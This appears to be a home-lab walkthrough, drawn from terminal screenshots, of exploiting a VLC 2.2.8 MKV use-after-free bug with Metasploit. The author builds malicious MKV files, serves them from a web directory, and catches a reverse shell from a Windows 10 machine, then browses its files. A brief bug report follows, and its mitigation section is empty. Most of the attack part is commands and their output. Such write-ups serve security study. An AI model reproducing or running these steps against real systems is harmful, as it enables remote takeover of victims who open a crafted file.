





```
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMMM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        https://metasploit.com


       =[ metasploit v6.3.27-dev                          ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post       ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: You can use help to view all
available commands
Metasploit Documentation: https://docs.metasploit.com/

msf6 > search vlc

Matching Modules
================

   #  Name                                    Disclosure Date  Rank     Check  Description
   -  ----                                    ---------------  ----     -----  -----------
   0  post/multi/gather/saltstack_salt                         normal   No     SaltStack Salt Information Gatherer
   1  exploit/windows/browser/vlc_amv         2011-03-23       good     No     VLC AMV Dangling Pointer Vulnerability
   2  exploit/windows/browser/vlc_mms_bof     2012-03-15       normal   No     VLC MMS Stream Handling Buffer Overflow
   3  exploit/windows/fileformat/vlc_mkv      2018-05-24       great    No     VLC Media Player MKV Use After Free
   4  exploit/windows/fileformat/vlc_realtext 2008-11-05       good     No     VLC Media Player RealText Subtitle Overflow
   5  exploit/windows/fileformat/vlc_smb_uri  2009-06-24       great    No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   6  exploit/windows/fileformat/vlc_webm     2011-01-31       good     No     VideoLAN VLC MKV Memory Corruption
   7  exploit/windows/fileformat/vlc_modplug_s3m 2011-04-07    average  No     VideoLAN VLC ModPlug ReadS3M Stack Buffer Overflow
   8  exploit/windows/fileformat/videolan_tivo 2008-10-22      good     No     VideoLAN VLC TiVo Buffer Overflow


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/fileformat/videolan_tivo

msf6 > use 3
[*] Using configured payload windows/x64/shell/reverse_tcp
msf6 exploit(windows/fileformat/vlc_mkv) > show options

Module options (exploit/windows/fileformat/vlc_mkv):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   MKV_ONE                   no        mkv that should be opened
```




```
   5  exploit/windows/fileformat/vlc_smb_uri  2009-06-24       great    No     VideoLAN Client (VLC) Win32 smb:// URI Buffer Overflow
   6  exploit/windows/fileformat/vlc_webm     2011-01-31       good     No     VideoLAN VLC MKV Memory Corruption
   7  exploit/windows/fileformat/vlc_modplug_s3m 2011-04-07    average  No     VideoLAN VLC ModPlug ReadS3M Stack Buffer Overflow
   8  exploit/windows/fileformat/videolan_tivo 2008-10-22      good     No     VideoLAN VLC TiVo Buffer Overflow


Interact with a module by name or index. For example info 8, use 8 or use exploit/windows/fileformat/videolan_tivo

msf6 > use 3
[*] Using configured payload windows/x64/shell/reverse_tcp
msf6 exploit(windows/fileformat/vlc_mkv) > show options

Module options (exploit/windows/fileformat/vlc_mkv):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   MKV_ONE                   no        mkv that should be opened
   MKV_TWO                   no        The auxiliary file name.


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   1   VLC 2.2.8 on Windows 10 x64



View the full module info with the info, or info -d command.

msf6 exploit(windows/fileformat/vlc_mkv) > set LHOST 192.168.80.134
LHOST ⇒ 192.168.80.134
msf6 exploit(windows/fileformat/vlc_mkv) > exploit

[+] xflxva-part1.mkv stored at /home/avik/.msf4/local/xflxva-part1.mkv
[*] Created xflxva-part1.mkv. Target should open this file
[+] xflxva-part2.mkv stored at /home/avik/.msf4/local/xflxva-part2.mkv
[*] Created xflxva-part2.mkv. Put this file in the same directory as xflxva-part1.mkv
[*] Appending blocks to xflxva-part1.mkv
```




```
┌──(avik㉿DaRkLord)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:0c:29:6a:e0:da brd ff:ff:ff:ff:ff:ff
    inet 192.168.80.134/24 brd 192.168.80.255 scope global dynamic noprefixroute eth0
       valid_lft 1226sec preferred_lft 1226sec
    inet6 fe80::20c:29ff:fe6a:e0da/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(avik㉿DaRkLord)-[~]
└─$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  Templates  Videos

┌──(avik㉿DaRkLord)-[~]
└─$ cd

┌──(avik㉿DaRkLord)-[~]
└─$ cd /var/www/html

┌──(avik㉿DaRkLord)-[/var/www/html]
└─$ ls
index.nginx-debian.html  yghhsic-part1.mkv  yghhsic-part2.mkv

┌──(avik㉿DaRkLord)-[/var/www/html]
└─$ 
```



```
Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/shell/reverse_tcp
payload ⇒ windows/x64/shell/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.80.134
LHOST ⇒ 192.168.80.134
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.80.134:4444
[*] Sending stage (336 bytes) to 192.168.80.132
[*] Command shell session 1 opened (192.168.80.134:4444 → 192.168.80.132:49817) at 2024-01-17 11:45:56 +0530


Shell Banner:
Microsoft Windows [Version 10.0.19045.2965]
-----


C:\Windows\system32>cd C:\
cd C:\
```



```
15-11-2023  23:41    <DIR>          avik
13-11-2023  23:16    <DIR>          Public
               0 File(s)              0 bytes
               4 Dir(s)  32,077,033,472 bytes free

C:\Users>cd avik
cd avik

C:\Users\avik>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7858-AA4D

 Directory of C:\Users\avik

15-11-2023  23:41    <DIR>          .
15-11-2023  23:41    <DIR>          ..
13-11-2023  23:16    <DIR>          3D Objects
13-11-2023  23:16    <DIR>          Contacts
17-01-2024  00:11    <DIR>          Desktop
13-11-2023  23:16    <DIR>          Documents
16-01-2024  23:08    <DIR>          Downloads
13-11-2023  23:16    <DIR>          Favorites
13-11-2023  23:16    <DIR>          Links
13-11-2023  23:16    <DIR>          Music
13-11-2023  23:19    <DIR>          OneDrive
13-11-2023  23:19    <DIR>          Pictures
13-11-2023  23:16    <DIR>          Saved Games
13-11-2023  23:18    <DIR>          Searches
17-01-2024  11:42    <DIR>          Videos
               0 File(s)              0 bytes
              15 Dir(s)  32,077,238,272 bytes free

C:\Users\avik>cd Desktop
cd Desktop

C:\Users\avik\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 7858-AA4D

 Directory of C:\Users\avik\Desktop

17-01-2024  00:11    <DIR>          .
17-01-2024  00:11    <DIR>          ..
17-01-2024  00:11                25 hacked.txt
13-11-2023  23:18             2,348 Microsoft Edge.lnk
               2 File(s)          2,373 bytes
               2 Dir(s)  32,071,938,048 bytes free
```



---------BUG report--------

Bug Report for VLC Media Player MKV Use After Free Vulnerability

Vulnerability Information:

Affected Software: VideoLAN VLC <= 2.2.8

Vulnerability Type: Use After Free

Impact: Arbitary code execution

CVSS Score: 9.8 (Critical)

Vulnerability Description:

A use after free vulnerability exists in the parsing of MKV files in VLC Media Player versions <= 2.2.8. This vulnerability allows an attacker to execute arbitrary code on a victim's system by tricking them into opening a specially crafted MKV file.

Arbitrary code execution is a vulnerability that allows attackers to inject their own malicious code onto a target system without user awareness or permission.

Exploitation:

The exploit module exploit/windows/fileformat/vlc_mkv in the Metasploit Framework can be used to exploit this vulnerability.

It generates two MKV files:

yghhsic-part1.mkv   yghhsic-part2.mkv

Main Exploit File: Contains the main vulnerability and heap spray (technique or method that allows individuals and organizations to attack and exploit vulnerable systems and networks).

Trigger File: Required to trigger the vulnerable code path and should be placed in the same directory as the main exploit file.

The module has been tested with the following payloads:

windows/exec

windows/x64/exec

windows/shell/reverse_tcp

windows/x64/shell/reverse_tcp

Mitigation:

Tested Platforms: Windows 10 Pro x64

Vulnerable Application: VLC Media Player v2.2.8 (32-bit and 64-bit)